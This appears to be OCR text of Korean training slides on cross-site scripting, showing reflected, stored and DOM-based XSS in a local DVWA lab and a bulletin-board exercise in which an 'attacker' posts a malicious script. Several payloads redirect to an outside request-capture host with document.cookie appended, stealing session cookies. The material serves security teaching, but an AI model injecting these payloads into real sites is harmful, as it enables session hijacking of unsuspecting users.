


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? e?'+document.cookie</script>

wargame

Stored XSS



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


SCP

Message *

<script>document.location.href="https://dqunxrz.request.dreamhack.games/?="+document.cookie</script>

wargame

DOM-Based XSS



127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


English Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

wargame

DOM-Based XSS



```
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>document.location.href="https://dqunxrz.request.dreamhack.games/?="+document.cookie</script>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

English ⌄ Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/


게시판 실습



#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민

attacker라는 사용자가 악의적인 목적으로
악성스크립트가 삽입된 게시글을 작성하려고 함

게시판 실습




JK

와 이거 대박사건

attacker

